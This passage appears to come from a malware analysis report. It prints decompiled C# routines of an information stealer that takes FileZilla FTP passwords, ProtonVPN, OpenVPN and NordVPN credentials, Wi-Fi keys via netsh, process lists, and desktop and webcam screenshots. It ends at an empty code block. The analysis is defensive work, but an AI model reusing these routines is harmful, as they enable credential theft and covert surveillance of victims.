
Figure 71

The malware parses the XML files located at "%AppData%\FileZilla\recentservers.xml" and “AppData\FileZilla\sitemanager.xml”, and extracts the “User”, “Pass”, “Host”, and “Port” fields. The password is Base64-decoded and is saved together with the username and the URL in a file called “Hosts.txt”:



```
private static string FormatPassword(Password pPassword)
{
    return string.Concat(new string[]
    {
        "Url: ",
        pPassword.Url,
        "\nUsername: ",
        pPassword.Username,
        "\nPassword: ",
        pPassword.Pass,
        "\n\n"
    });
}

// Token: 0x0600001D RID: 29 RVA: 0x00003880 File Offset: 0x00001A80
public static void WritePasswords(string sSavePath)
{
    Directory.CreateDirectory(sSavePath);
    List<Password> list = FileZilla.Steal(sSavePath);
    if (list.Count != 0)
    {
        foreach (Password pPassword in list)
        {
            File.AppendAllText(sSavePath + "\\Hosts.txt", FileZilla.FormatPassword(pPassword));
        }
        return;
    }
    Directory.Delete(sSavePath);
}
```

Figure 72




```
private static string[] GetPswPath()
{
    string str = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\FileZilla\\";
    return new string[]
    {
        str + "recentservers.xml",
        str + "sitemanager.xml"
    };
}

// Token: 0x0600001B RID: 27 RVA: 0x00003628 File Offset: 0x00001828
private static List<Password> Steal(string sSavePath)
{
    List<Password> list = new List<Password>();
    string[] pswPath = FileZilla.GetPswPath();
    if (!File.Exists(pswPath[0]) && !File.Exists(pswPath[1]))
    {
        return list;
    }
    foreach (string text in pswPath)
    {
        try
        {
            if (File.Exists(text))
            {
                XmlDocument xmlDocument = new XmlDocument();
                xmlDocument.Load(text);
                foreach (object obj in xmlDocument.GetElementsByTagName("Server"))
                {
                    XmlNode xmlNode = (XmlNode)obj;
                    string text2;
                    if (xmlNode == null)
                    {
                        text2 = null;
                    }
                    else
                    {
                        XmlElement xmlElement = xmlNode["Pass"];
                        text2 = ((xmlElement != null) ? xmlElement.InnerText : null);
                    }
                    string text3 = text2;
                    if (text3 != null)
                    {
                        Password password = default(Password);
                        string[] array2 = new string[5];
                        array2[0] = "ftp://";
                        int num = 1;
                        XmlElement xmlElement2 = xmlNode["Host"];
                        array2[num] = ((xmlElement2 != null) ? xmlElement2.InnerText : null);
                        array2[2] = ":";
                        int num2 = 3;
                        XmlElement xmlElement3 = xmlNode["Port"];
                        array2[num2] = ((xmlElement3 != null) ? xmlElement3.InnerText : null);
                        array2[4] = "/";
                        password.Url = string.Concat(array2);
                        XmlElement xmlElement4 = xmlNode["User"];
                        password.Username = ((xmlElement4 != null) ? xmlElement4.InnerText : null);
                        password.Pass = Encoding.UTF8.GetString(Convert.FromBase64String(text3));
                        Password item = password;
                        Counter.FtpHosts++;
```

Figure 73

Information Stealing – VPN Software


The binary copies the ProtonVPN "user.config" file in a newly created directory called "VPN\ProtonVPN":



```
public static void Save(string sSavePath)
{
    string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "ProtonVPN");
    if (!Directory.Exists(path))
    {
        return;
    }
    try
    {
        foreach (string text in Directory.GetDirectories(path))
        {
            if (text.Contains("ProtonVPN.exe"))
            {
                string[] directories2 = Directory.GetDirectories(text);
                for (int j = 0; j < directories2.Length; j++)
                {
                    string text2 = directories2[j] + "\\user.config";
                    string text3 = Path.Combine(sSavePath, new DirectoryInfo(Path.GetDirectoryName(text2)).Name);
                    if (!Directory.Exists(text3))
                    {
                        Counter.Vpn++;
                        Directory.CreateDirectory(text3);
                        File.Copy(text2, text3 + "\\user.config");
                    }
                }
            }
        }
    }
    catch
    {
    }
}
```

Figure 74


The OpenVPN configuration files will also be exfiltrated (figure 75).



```
public static void Save(string sSavePath)
{
    string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "OpenVPN Connect\\profiles");
    if (!Directory.Exists(path))
    {
        return;
    }
    try
    {
        Directory.CreateDirectory(sSavePath + "\\profiles");
        foreach (string text in Directory.GetFiles(path))
        {
            if (Path.GetExtension(text).Contains("ovpn"))
            {
                Counter.Vpn++;
                File.Copy(text, Path.Combine(sSavePath, "profiles\\" + Path.GetFileName(text)));
            }
        }
    }
    catch
    {
    }
}
```

Figure 75

The NordVPN username and password can be found in a file called “user.config”. Those values are Base64-decoded and then decrypted via a function call to ProtectedData.Unprotect:




```
private static string Decode(string s)
{
    string result;
    try
    {
        result = Encoding.UTF8.GetString(ProtectedData.Unprotect(Convert.FromBase64String(s), null, DataProtectionScope.LocalMachine));
    }
    catch
    {
        result = "";
    }
    return result;
}

// Token: 0x06000028 RID: 40 RVA: 0x00003D88 File Offset: 0x00001F88
public static void Save(string sSavePath)
{
    DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Paths.Lappdata, "NordVPN"));
    if (!directoryInfo.Exists)
    {
        return;
    }
    try
    {
        Directory.CreateDirectory(sSavePath);
        DirectoryInfo[] directories = directoryInfo.GetDirectories("NordVpn.exe*");
        for (int i = 0; i < directories.Length; i++)
        {
            foreach (DirectoryInfo directoryInfo2 in directories[i].GetDirectories())
            {
                string text = Path.Combine(directoryInfo2.FullName, "user.config");
                if (File.Exists(text))
                {
                    Directory.CreateDirectory(sSavePath + "\\" + directoryInfo2.Name);
                    XmlDocument xmlDocument = new XmlDocument();
                    xmlDocument.Load(text);
                    XmlNode xmlNode = xmlDocument.SelectSingleNode("//setting[@name='Username']/value");
                    string text2 = (xmlNode != null) ? xmlNode.InnerText : null;
                    XmlNode xmlNode2 = xmlDocument.SelectSingleNode("//setting[@name='Password']/value");
                    string text3 = (xmlNode2 != null) ? xmlNode2.InnerText : null;
                    if (text2 != null && !string.IsNullOrEmpty(text2) && text3 != null && !string.IsNullOrEmpty(text3))
                    {
                        string text4 = NordVpn.Decode(text2);
                        string text5 = NordVpn.Decode(text3);
                        Counter.Vpn++;
                        File.AppendAllText(sSavePath + "\\" + directoryInfo2.Name + "\\accounts.txt", string.Concat(new string[]
                        {
                            "Username: ",
                            text4,
                            "\nPassword: ",
                            text5,
                            "\n\n"
                        }));
                    }
                }
            }
        }
    }
```

Figure 76

Information Stealing – Host Information


The GetDrives method is utilized to retrieve the removable drives, and the stealer saves the directory tree of them:



```
public static void SaveDirectories(string sSavePath)
{
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        if (driveInfo.DriveType == DriveType.Removable && driveInfo.IsReady)
        {
            DirectoryTree.TargetDirs.Add(driveInfo.RootDirectory.FullName);
        }
    }
    foreach (string path in DirectoryTree.TargetDirs)
    {
        try
        {
            string directoryTree = DirectoryTree.GetDirectoryTree(path, "\t", -1, 0);
            string directoryName = DirectoryTree.GetDirectoryName(path);
            if (!directoryTree.Contains("Directory not exists"))
            {
                File.WriteAllText(Path.Combine(sSavePath, directoryName + ".txt"), directoryTree);
            }
        }
        catch
        {
        }
    }
}
```


Figure 77

A list of running processes is saved in a file called “Process.txt”, and another list that also contains the caption of the main window of the processes is saved in a file called “Windows.txt”:



```
public static void WriteProcesses(string sSavePath)
{
    foreach (Process process in Process.GetProcesses())
    {
        File.AppendAllText(sSavePath + "\\Process.txt", string.Concat(new string[]
        {
            "NAME: ",
            process.ProcessName,
            "\n\tPID: ",
            process.Id.ToString(),
            "\n\tEXE: ",
            ProcessList.ProcessExecutablePath(process),
            "\n\n"
        }));
    }
}

// Token: 0x0600005E RID: 94 RVA: 0x00005380 File Offset: 0x00003580
public static string ProcessExecutablePath(Process process)
{
    try
    {
        if (process.MainModule != null)
        {
            return process.MainModule.FileName;
        }
    }
    catch
    {
        foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("SELECT ExecutablePath, ProcessID FROM Win32_Process").Get())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            object obj = managementObject["ProcessID"];
            object obj2 = managementObject["ExecutablePath"];
            if (obj2 != null && obj.ToString() == process.Id.ToString())
            {
                return obj2.ToString();
            }
        }
    }
    return "";
}
```


Figure 78



```
public static void WriteWindows(string sSavePath)
{
    foreach (Process process in Process.GetProcesses())
    {
        try
        {
            if (!string.IsNullOrEmpty(process.MainWindowTitle))
            {
                File.AppendAllText(sSavePath + "\\Windows.txt", string.Concat(new string[]
                {
                    "NAME: ",
                    process.ProcessName,
                    "\n\tTITLE: ",
                    process.MainWindowTitle,
                    "\n\tPID: ",
                    process.Id.ToString(),
                    "\n\tEXE: ",
                    ProcessList.ProcessExecutablePath(process),
                    "\n\n"
                }));
            }
        }
        catch
        {
        }
    }
}
```


Figure 79

The stealer takes a screenshot of the Desktop using the CopyFromScreen method and a webcam screenshot via a call to capCreateCaptureWindowA:



```
public static void Make(string sSavePath)
{
    try
    {
        Rectangle bounds = Screen.GetBounds(Point.Empty);
        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
            }
            bitmap.Save(sSavePath + "\\Desktop.jpg", ImageFormat.Jpeg);
        }
        Counter.DesktopScreenshot = true;
    }
    catch (Exception ex)
    {
        string str = "DesktopScreenshot >> Failed to create\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), false);
    }
}
```


Figure 80



```
public static bool Make(string sSavePath)
{
    if (Config.WebcamScreenshot != "1")
    {
        return false;
    }
    int connectedCamerasCount = WebcamScreenshot.GetConnectedCamerasCount();
    if (connectedCamerasCount != 1)
    {
        return Logging.Log(string.Format("WebcamScreenshot : Camera screenshot failed. (Count {0})", connectedCamerasCount), false);
    }
    try
    {
        Clipboard.Clear();
        WebcamScreenshot._handle = WebcamScreenshot.capCreateCaptureWindowA("WebCap", 0, 0, 0, 320, 240, 0, 0);
        WebcamScreenshot.SendMessage(WebcamScreenshot._handle, 1034U, 0, 0);
        WebcamScreenshot.SendMessage(WebcamScreenshot._handle, 1074U, 0, 0);
        Thread.Sleep(WebcamScreenshot.delay);
        WebcamScreenshot.SendMessage(WebcamScreenshot._handle, 1084U, 0, 0);
        WebcamScreenshot.SendMessage(WebcamScreenshot._handle, 1054U, 0, 0);
        WebcamScreenshot.SendMessage(WebcamScreenshot._handle, 1035U, 0, 0);
        IDataObject dataObject = Clipboard.GetDataObject();
        Image image = (Image)((dataObject != null) ? dataObject.GetData(DataFormats.Bitmap) : null);
        Clipboard.Clear();
        if (image != null)
        {
            image.Save(sSavePath + "\\Webcam.jpg", ImageFormat.Jpeg);
            image.Dispose();
        }
        Counter.WebcamScreenshot = true;
    }
    catch (Exception ex)
    {
        string str = "WebcamScreenshot : Camera screenshot failed.\n";
        Exception ex2 = ex;
        return Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), false);
    }
    return true;
}
```

Figure 81


The process extracts the Wi-Fi profiles and passwords and saves them in a file called "SavedNetworks.txt". A file called "ScanningNetworks.txt" is populated with nearby Wi-Fi networks:



```
private static string[] GetProfiles()
{
    string[] array = CommandHelper.Run("/C chcp 65001 && netsh wlan show profile | findstr All", true).Split(new char[]
    {
        '\r',
        '\n'
    }, StringSplitOptions.RemoveEmptyEntries);
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = array[i].Substring(array[i].LastIndexOf(':') + 1).Trim();
    }
    return array;
}

// Token: 0x06000059 RID: 89 RVA: 0x0000520E File Offset: 0x0000340E
private static string GetPassword(string profile)
{
    return CommandHelper.Run("/C chcp 65001 && netsh wlan show profile name=\"" + profile + "\" key=clear | findstr Key", true).Split(new char[]
    {
        ':'
    }).Last<string>().Trim();
}

// Token: 0x0600005A RID: 90 RVA: 0x00005240 File Offset: 0x00003440
public static void ScanningNetworks(string sSavePath)
{
    string text = CommandHelper.Run("/C chcp 65001 && netsh wlan show networks mode=bssid", true);
    if (!text.Contains("is not running"))
    {
        File.AppendAllText(sSavePath + "\\ScanningNetworks.txt", text);
    }
}

// Token: 0x0600005B RID: 91 RVA: 0x00005278 File Offset: 0x00003478
public static void SavedNetworks(string sSavePath)
{
    foreach (string text in Wifi.GetProfiles())
    {
        if (!text.Equals("65001"))
        {
            Counter.SavedWifiNetworks++;
            string password = Wifi.GetPassword(text);
            string contents = string.Concat(new string[]
            {
                "PROFILE: ",
                text,
                "\nPASSWORD: ",
                password,
                "\n\n"
            });
            File.AppendAllText(sSavePath + "\\SavedNetworks.txt", contents);
        }
    }
}
```


Figure 82

The Windows product key is extracted from “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\DigitalProductId” registry value and decoded by a custom algorithm:



```
